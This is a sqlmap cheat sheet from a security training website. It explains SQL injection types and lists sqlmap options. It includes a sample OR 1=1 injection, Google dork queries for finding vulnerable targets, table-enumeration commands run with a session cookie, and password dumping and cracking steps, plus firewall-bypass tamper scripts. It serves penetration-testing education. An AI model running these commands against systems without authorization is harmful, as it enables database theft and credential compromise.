


# Sqlmap Cheat Sheet: Commands, Options, and Advanced Features

January 22, 2023 / By Cassandra Lee

## SQLMAP CHEAT SHEET



 Listen to the article

sqlmap is a penetration testing tool for SQL injection (SQLi). It automates the detection and exploitation of SQLi flaws and database server hijacking. This makes penetration testing much more efficient, but sqlmap's vast documentation can make learning sqlmap a daunting task. A mini-reference would help you focus on essential commands.

On top of that, a bird's-eye view of how you conduct your penetration tests helps you to prioritize your computing resources. It's undesirable to drown in the technical minutiae trying to locate the right commands to issue.

This cheat sheet is the mini-reference for sqlmap learners of all stages, and it provides the bird's-eye view you need to build your testing strategy. The latter is especially crucial when **Google Dorking** (mentioned **below**) as you must stay within query limits; redundant queries can cause your IP address to be blacklisted.

You may download the PDF version of this cheat sheet [here](#).

Search cheats here



# System Requirements for Sqlmap

sqlmap runs on **Python** versions 2.6, 2.7, and 3 on Windows, macOS, and Linux.

From this point onward, we will simply use sqlmap to represent any of these choices:

- `python sqlmap.py`
- `python3 sqlmap.py`
- `py -2 sqlmap.py`
- `py -3 sqlmap.py`
- **(Kali Linux)** `sqlmap`

Check that you have the correct Python versions installed in your command line console or terminal using `sqlmap --version`.

## Install Sqlmap

Download sqlmap below:

- tarball **here**;
- zipball **here**.
- cloning the **Git** repository:  

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

This is also the preferred method to upgrade sqlmap on **Kali Linux**.

The Git **wiki** has information for advanced sqlmap users.

## Checking for SQLi Vulnerabilities

How to use sqlmap in the **command line**:

```
sqlmap [mandatory arguments and values required] [options and values where applicable]
```

## Overview of SQLi Attacks

Categories of SQLi attacks include:

- In-band
- Out-of-band
- Inferential (or Blind)
- Compound

## In-Band (or Classic) SQLi Attacks

In in-band attacks, the attacker can launch the attack and view results through the same channel (band), such as via a console shell or web application. The four most popular in-band injection techniques are **error-based**, **union-based**, **stacked queries**, and **inline queries**. (sqlmap option: --technique)

### Error-based injections

Error messages displayed in the console or application leak information about the database configurations, structure, and data.

### Union-based injections

Using UNION and associated keywords, the attacker combines the results from a legitimate query with those from an attack to extract data, such as by matching user data with location history.

### Stacked queries (piggybacking)

The attacker sends multiple SQL statements joined by a semicolon in the same call to the database server to change the data within or manipulate the server.

### Inline queries

Embedding partial SQL statements on the server-side backend makes the server vulnerable to SQLi via client-side input.

## Out-of-Band SQLi Attacks

Out-of-band attacks obtain data using a channel (band) other than the one making the request. Examples include receiving an email containing query results and sending results to a different web server using a separate HTTP connection.

## Inferential (or Blind) SQLi Attacks

These involve changing the database behavior to reconstruct information.

## Boolean injections

This inferential attack involves Boolean expressions, such as tautologies. If you are visiting an e-commerce website, you might obtain a product page via the route /product/279, which translates to this query string in the backend:

```
SELECT * FROM products WHERE id='279';
```

But append a tautological statement to the route to get /product/279'%20or%201=1:

```
SELECT * FROM products WHERE id='279' OR 1=1;
```

Since 1=1 must evaluate to TRUE, you can see all products regardless of the limitations the vendor has placed on them, such as unannounced or out-of-stock inventory.

## Time delay injections (time-based attacks)

This inferential attack leaves negligible traces of penetration on the database logs during the exploration of an unknown database. Such attacks depend on the database pausing for a fixed time before responding, and the injected time delay command differs across SQL languages.

If the database is not vulnerable to a time-based attack, the results will load quickly despite the time delay specified.

## Compound SQLi Attacks

Compound SQLi attacks refer to SQLi attacks plus other cyberattacks, such as unauthorized access, distributed denial of service (DDoS), domain name server (DNS) hijacking, and cross-site scripting (XSS). The details of the other attacks are beyond the scope of this cheat sheet.

## Sqlmap Options

### Mandatory Arguments

At least one of the following is necessary for the sqlmap command to run:

BASIC OPERATIONS	DESCRIPTION
-h	Basic help
-hh	Advanced help

BASIC OPERATIONS	DESCRIPTION
--version	Show sqlmap version number
-v VERBOSE	Set <b><u>verbosity level</u></b> where VERBOSE is an integer between 0 and 6 inclusive (default: 1)
--wizard	Simple wizard interface for beginner users
--shell	Prompt for an interactive sqlmap shell; inside the shell, omit <code>sqlmap</code> and enter options and arguments directly
--update	Update sqlmap to the latest version
--purge	Safely remove all content from sqlmap data directory
--list-tampers	Display list of available <b><u>tamper scripts</u></b>
--dependencies	Check for missing (optional) sqlmap dependencies
TARGET	DESCRIPTION
-u URL  --url=URL	Specify target URL, preferably containing vulnerable query parameters Example: <code>-u "http://www.site.com/vuln.php?id=1"</code>
-g GOOGLEDORK	<p>Process Google dork results as target URLs: you input as Google dorking queries, and you obtain URL results on which you run sqlmap.</p> <p>GOOGLEDORK examples (\ to escape double quote “):</p> <ul style="list-style-type: none"><li>• <code>"inurl:\".php?id=1\""</code></li><li>• <code>'intext:csrq filetype:"pdf"'</code></li></ul> <p>Overusing this command leads to the following warning:</p> <pre>[CRITICAL] Google has detected 'unusual' traffic from used IP address disabling further searches</pre>
-d DATABASE_STRING	<p>Specify connection string for direct database connection</p> <p>DATABASE_STRING format:</p> <ul style="list-style-type: none"><li>• <code>“rdbms://user:password@dbms_ip:dbms_port/database_name”</code></li><li>• <code>“rdbms://database_filepath”</code></li></ul> <p>DATABASE_STRING examples:</p>

BASIC OPERATIONS	DESCRIPTION
	<ul style="list-style-type: none"> <li>"sqlite:///home/user/testdb"</li> <li>'mysql://admin:999@127.0.0.1:3306/db1'</li> </ul>
-m /path/to/BULKFILE	<p>Scan multiple targets listed in textual file BULKFILE</p> <p>Sample BULKFILE contents:</p> <pre>www.target1.com/vuln1.php?q=foobar www.target2.com/vuln2.asp?id=1 www.target3.com/vuln3/id/1*</pre>
-l /path/to/LOGFILE	Parse target(s) from Burp or WebScarab proxy log file LOGFILE
-r /path/to/REQUESTFILE	<p>Load HTTP request from textual file REQUESTFILE</p> <p>Sample REQUESTFILE contents:</p> <pre>POST /vuln.php HTTP/1.1 Host: www.target.com User-Agent: Mozilla/4.0 id=1</pre>
-c CONFIGFILE.INI	Load options from a configuration file (extension .INI), useful for complex attacks

## General Options

Set general working parameters.

OPTION	DESCRIPTION
--batch	Never ask for user input, use the default behavior
--answers	<p>Set predefined answers: parameters are substring(s) of question prompt(s); join multiple answers with a comma. You may use this with --batch.</p> <p>Usage: --answers="quit=N, follow=N"</p>
--flush-session	Flush session files for current target
--crawl=CRAWL_DEPTH	Crawl (collect links of) the website starting from the target URL

OPTION	DESCRIPTION
<code>--crawl-exclude=CRAWL_EXCLUDE</code>	Regular expression to exclude pages from being crawled (e.g. <code>--crawl-exclude="logout"</code> to skip all pages containing the keyword “logout”)
<code>--csv-del=CSVDEL</code>	Delimiting character used in CSV output (default “,”)
<code>--charset=CHARSET</code>	Blind SQLi charset (e.g. "0123456789abcdef")
<code>--dump-format=DUMP_FORMAT</code>	Format of dumped data (CSV (default), HTML or SQLITE)
<code>--encoding=ENCODING</code>	Character encoding used for data retrieval (e.g. GBK)
<code>--eta</code>	Display for each output the estimated time of arrival
<code>--flush-session</code>	Flush session files for current target
<code>--output-dir=OUTPUT_DIR</code>	Custom output directory path
<code>--parse-errors</code>	Parse and display DBMS error messages from responses
<code>--preprocess=SCRIPT</code>	Use given script(s) for preprocessing (request)
<code>--postprocess=SCRIPT</code>	Use given script(s) for postprocessing (response)
<code>--repair</code>	Redump entries having unknown character marker (denoted by “?” character)
<code>--save=SAVECONFIG</code>	Save options to a configuration INI file
<code>--scope=SCOPE</code>	Regular expression for filtering targets
<code>--skip-heuristics</code>	Skip heuristic detection of vulnerabilities
<code>--skip-waf</code>	Skip heuristic detection of WAF/IPS protection
<code>--web-root=WEBROOT</code>	Web server document root directory (e.g. <code>"/var/www"</code> )

## Request Options

Specify how to connect to the target URL.

OPTION	DESCRIPTION
--data=DATA	Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE	HTTP Cookie header value (e.g. "PHPSESSID=77uT7KkibWPPEkSPjBd9GJjPLGj; security=low")
--random-agent	Use randomly selected HTTP User-Agent header value
--proxy=PROXY	Use a proxy to connect to the target URL
--tor	Use Tor anonymity network
--check-tor	Check to see if Tor is used properly

## Optimization Options

Optimize the performance of sqlmap.

OPTION	DESCRIPTION
-o	Turn on all optimization switches
--predict-output	Predict common queries output
--keep-alive	Use persistent HTTP(s) connections
--null-connection	Retrieve page length without actual HTTP response body
--threads=THREADS	Maximum number of concurrent HTTP(s) requests (default 1)

## Injection Options

Specify the parameters to test against, custom injection payloads, and optional tampering scripts.

OPTION	DESCRIPTION
-p TESTPARAMETER	Testable parameter(s) (e.g. -p "id,user-agent")
--skip=SKIP	Skip testing for given parameter(s) (e.g. --skip="referer")
--skip-static	Skip testing parameters that do not appear to be dynamic



OPTION	DESCRIPTION
--param-exclude=PARAM_EXCLUDE	Regular expression to exclude parameters PARAM_EXCLUDE from testing (e.g. exclude a session parameter “ses“)
--param-filter=PARAM_FILTER	Select testable parameter(s) PARAM_FILTER by place (e.g. “POST“)
--dbms=DBMS	Force back-end DBMS to use the given
--dbms-cred=DBMS_CREDS	DBMS authentication credentials DBMS_CREDS of the format “user:password“
--os=OS	Force back-end DBMS operating system to the value of OS
--invalid-bignum	Use big numbers for invalidating values
--invalid-logical	Use logical operations for invalidating values
--invalid-string	Use random strings for invalidating values
--no-cast	Turn off payload casting mechanism
--no-escape	Turn off string escaping mechanism
--prefix=PREFIX	Injection payload prefix string PREFIX
--suffix=SUFFIX	Injection payload suffix string SUFFIX
--tamper=TAMPER	Use <b><u>given script(s) TAMPER for tampering</u></b> injection data

Customize the detection phase of the SQL attack scan.

OPTION	DESCRIPTION
--level=LEVEL	Level of tests to perform (LEVEL takes integers 1-5, default 1)
--risk=RISK	Risk of tests to perform (RISK takes integers 1-3, default 1)
--string=STRING	String to match when query returns True
--not-string=NOT_STRING	String to match when query returns False

OPTION	DESCRIPTION
--regexp=REGEXP	Regular expression to match when query returns True
--code=CODE	HTTP code to match when query returns True
--smart	Perform thorough tests only if positive heuristic(s)
--text-only	Compare pages based only on the textual content
--titles	Compare pages based only on their titles

## Techniques Options

Tweak testing of specific SQLi techniques.

OPTION	DESCRIPTION
--technique=TECHNIQUE	SQLi techniques to use (default “BEUSTQ” explained below) <ul style="list-style-type: none"><li>• B: Boolean-based blind</li><li>• E: Error-based</li><li>• U: Union query-based</li><li>• S: Stacked queries</li><li>• T: Time-based blind</li><li>• Q: Inline queries</li></ul>
--time-sec=TIMESEC	Seconds to delay the DBMS response (default 5)
--union-cols=UCOLS	Range of columns to test for UNION query SQLi
--union-char=UCHAR	Character to use to guess the number of columns by brute force
--union-from=UFROM	Table to use in FROM part of UNION query SQLi
--dns-domain=DNSDOMAIN	Domain name used for DNS exfiltration attack
--second-url=SECONDUURL	Resulting page URL searched for second-order response
--second-req=SECONDREQ	Load second-order HTTP request from file

## Fingerprint Option

Assess a database before attacking it.

OPTION	DESCRIPTION
-f, --fingerprint	Perform an extensive DBMS version fingerprint

## Running a SQLi Attack Scan with Sqlmap

Three basic steps underlie a SQLi attack scan:

1. Conduct reconnaissance on a database using **mandatory target arguments** and **fingerprinting**.
2. Discover potential vulnerabilities by **enumerating the database contents**.
3. Run tests of different **SQLi attacks** to determine the extent of these vulnerabilities.

Repeat steps 2-3 to your satisfaction.

## Get a List of Databases on Your System and Their Tables

Use **enumeration options** to scan SQL databases. To get a list of databases on your system, use --dbs. For the tables and their schema, use --tables, --schema, and --columns.

Below is an example of exploiting a vulnerability in the id parameter in a given cookie session to return the database tables (--tables) using default answers to prompts (--batch):

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" --tables
--batch
```

00:00

00:00 1 🔊


✕

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" --
columns -T users --batch
```

### Enumeration Options

These options can be used to enumerate the configuration information, structure and data contained in the tables of the target database management system.

OPTION	DESCRIPTION
-a, --all	Retrieve everything
-b, --banner	Retrieve DBMS banner
--current-user	Retrieve DBMS current user
--current-db	Retrieve DBMS current database
--dbs	Enumerate DBMS databases
--exclude-sysdbs	Exclude DBMS system databases when enumerating tables
--users	Enumerate DBMS users
--passwords	Enumerate DBMS users password hashes
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--schema	Enumerate DBMS schema
--count	Retrieve number of entries for table(s)
--dump	Dump (output) DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
-D DB	DBMS database to enumerate



00:00

00:00

1⚡

✕

-C COL	DBMS database table column(s) to enumerate
-X EXCLUDE	DBMS database identifier(s) to not enumerate
-U USER	DBMS user to enumerate

### Brute Force Options

Guess whether the database contains common names for tables, columns, and files.

OPTION	DESCRIPTION
<code>--common-tables</code>	Check existence of common tables
<code>--common-columns</code>	Check existence of common columns
<code>--common-files</code>	Check existence of common files

# Password Cracking with Sqlmap

## Straightforward Method

This **requires read permissions** on the target database. In this case, you could enumerate the password hashes for each user with the `--passwords` option. sqlmap will first enumerate the users, then attempt to crack the password hashes.


## Indirect Method

If your target database is sufficiently vulnerable, you can look for a table containing user data (e.g., `users`) because passwords likely reside there.

Once sqlmap discovers a column of passwords, it will prompt you for permission to crack the passwords, followed by a prompt on whether or not to crack them via a dictionary-based attack. If the passwords are sufficiently insecure, a “Y” to both prompts will yield meaningful output passwords.

# Sqlmap’s Source Code Structure and How to Navigate It

View the source code of sqlmap [here](#) on GitHub. [Click here](#) for a high-resolution version of the diagram.

00:0000:001⚡✕

# Important and Useful Sqlmap Directories

You may customize your sqlmap experience by adding or editing files in the following directories. GitHub links refer to directories found in the sqlmap source code.

DIRECTORY	CONTENTS
<a href="#">/sqlmap.conf</a>	Default values for all options which require defaults to function. The value(s) stated in terminal-issued commands takes precedence over the value(s) in this .conf file.
<a href="#">/data/xml/payloads</a>	SQLi payloads, deployed according to the user's values of <code>--level</code> and <code>--risk</code>
<a href="#">/data/txt</a>	Text strings used for guessing column names and passwords (dictionary-based attacks)
<a href="#">/tamper</a>	Tamper scripts
<a href="#">/output/</a>	Results from sqlmap commands returning database values such as <code>--dump</code> . If you use Kali Linux, this directory is at <code>/home/kali/.local/share/sqlmap/output/</code> . Otherwise, the sqlmap terminal output will specify this location in an [INFO] message.
<a href="#">/history/</a>	History of commands issued in a sqlmap shell ( <code>--shell</code> ). If you use Kali Linux, this directory is at <code>/home/kali/.local/share/sqlmap/history</code> .

00:00

00:00 1⚡

✕

Check your database against particular SQLi attacks by setting test `--level` values to dictate the volume of tests to perform and the degree of feedback from sqlmap.

--LEVEL VALUES	DESCRIPTION
1 (default)	A limited number of tests/requests: GET and POST parameters will be tested by default
2	Test cookies (HTTP cookie header values)
3	Test cookies plus HTTP User-Agent/Referer headers' values

--LEVEL VALUES	DESCRIPTION
4	As above, plus null values in parameters and other bugs
5	An extensive list of tests with an input file for payloads and boundaries


sqlmap SQLi payloads are usually harmless, but if you want to test your database to breaking point, --risk is the option to use:

--RISK VALUES	DESCRIPTION
1 (default)	Data remain unchanged and database remains operable
2	Include heavy query time-based SQLi attacks, which may slow down or take down the database
3	As above, plus OR-based SQLi tests, the payload of which may update all entries of a table and cause havoc in production environments.

## Verbosity Levels

These integer levels (0-6) are for troubleshooting and to see what sqlmap is doing under the hood.

VERBOSITY LEVEL	DESCRIPTION
0	Show only Python tracebacks, error, and critical messages
1 (default)	Show also information and warning messages

	00:00	00:00	1⚡	✕
3	Show also payloads injected			
4	Show also HTTP requests			
5	Show also HTTP responses' headers			
6	Show also HTTP responses' page content			

## Tamper Scripts and Their Actions

Tamper scripts are for bypassing security controls, such as **Web Application Firewalls (WAFs)** and **Intrusion Prevention Systems**. There are at least 60 scripts by default, but you can add custom ones.

Useful tamper script commands:

OPTION	DESCRIPTION
--list-tampers	List all tamper scripts in the sqlmap directory
--tamper=TAMPERS	Invoke tamper script(s) TAMPERS of your choice Examples: --tamper="random,appendnullbyte,between,base64encode "--tamper="/path/to/custom/tamper_script.py"

Default tamper script actions fall into four categories:

ACTION	TAMPER SCRIPT(S) AS OF SQLMAP VERSION 1.6.8.1#DEV
Replacement	0eunion, apostrophemask, apostrophenullencode, between, bluecoat, commalesslimit, commalessmid, concat2concatws, dunion, equaltolike, equaltorlike, greatest, hex2char, ifnull2casewhenisnull, ifnull2ifisnull, least, lowercase, misunion, ord2ascii, plus2concat, plus2fnconcat, randomcase, sleep2getlock, space2comment, space2dash, space2hash, space2morecomment, space2morehash, space2mssqlblank, space2mssqlhash, space2mysqlblank, space2mysqldash, space2plus, space2randomblank, substring2leftright, symboliclogical,
<div><div><div></div></div><div>00:00</div><div>00:00 1⚡</div><div>✕</div></div>	
Addition	percentage, randomcomments, appendnullbyte, sp_password, varnish, xtorwardedior
Obfuscation	base64encode, binary, chardoubleencode, charencode, charunicodeencode, charunicodeescape, commentbeforeparentheses, escapequotes, htmlencode,modsecurityversioned, modsecurityzeroversioned, overlongutf8, overlongutf8more, schemasplit, versionedkeywords, versionedmorekeywords



ACTION	TAMPER SCRIPT(S) AS OF SQLMAP VERSION 1.6.8.1#DEV
Bypass	luanginx (UA-Nginx WAFs Bypass (e.g. Cloudflare))

We hope this sqlmap cheat sheet makes sqlmap a more enjoyable experience for you. To download a PDF version of this sqlmap cheat sheet, click [here](#).

## Frequently Asked Questions

⊖ What is sqlmap used for?

The purpose of sqlmap is penetration testing. It automates detecting and exploiting SQLi flaws and vulnerabilities of database servers.

⊕ Are SQLi attacks traceable?

⊕ Do hackers use sqlmap?

⊕ What are “level” and “risk” in sqlmap?

⊕ What is “crawl” in sqlmap?

⊕ How can sqlmap be used to find a vulnerability for a website?

⊕ How can SQLi be prevented?

⊕ How long does sqlmap take to run?



00:00

00:00

1⚡

✕



FIND OUT MORE

## CATEGORIES

CHEAT SHEETS

HACKING



**Cassandra Lee**

I make connections across disciplines: cyber security, writing/journalism, art/design, music, mathematics, technology education, psychology, and more. I've been advocating for girls and women in STEM since the



00:00

00:00

14



## Related Articles

**NMAP**  
CHEAT SHEET



**LINUX**  
CHEAT SHEET




# Nmap Cheat Sheet 2023: All the Commands, Flags & Switches

[Read More »](#)

# Linux Command Line Cheat Sheet: All the Commands You Need

[Read More »](#)



## Social Engineering Example

[Read More »](#)



## Movies for Hackers to Watch

[Read More »](#)

INFO

SECURITY

CONSULTING



00:00

00:00



- Legal Notices
- Privacy Policy
- Site Map

- Penetration Testing
- Vulnerability Scanning
- Build Reviews
- Source Code Review
- Social Engineering

- Audit & Compliance
- Incident Response
- Security Architecture
- Risk Assessment
- Security Training



COPYRIGHT © 2023 STATIONX LTD. ALL RIGHTS RESERVED.



00:00

00:00

1 ⚡

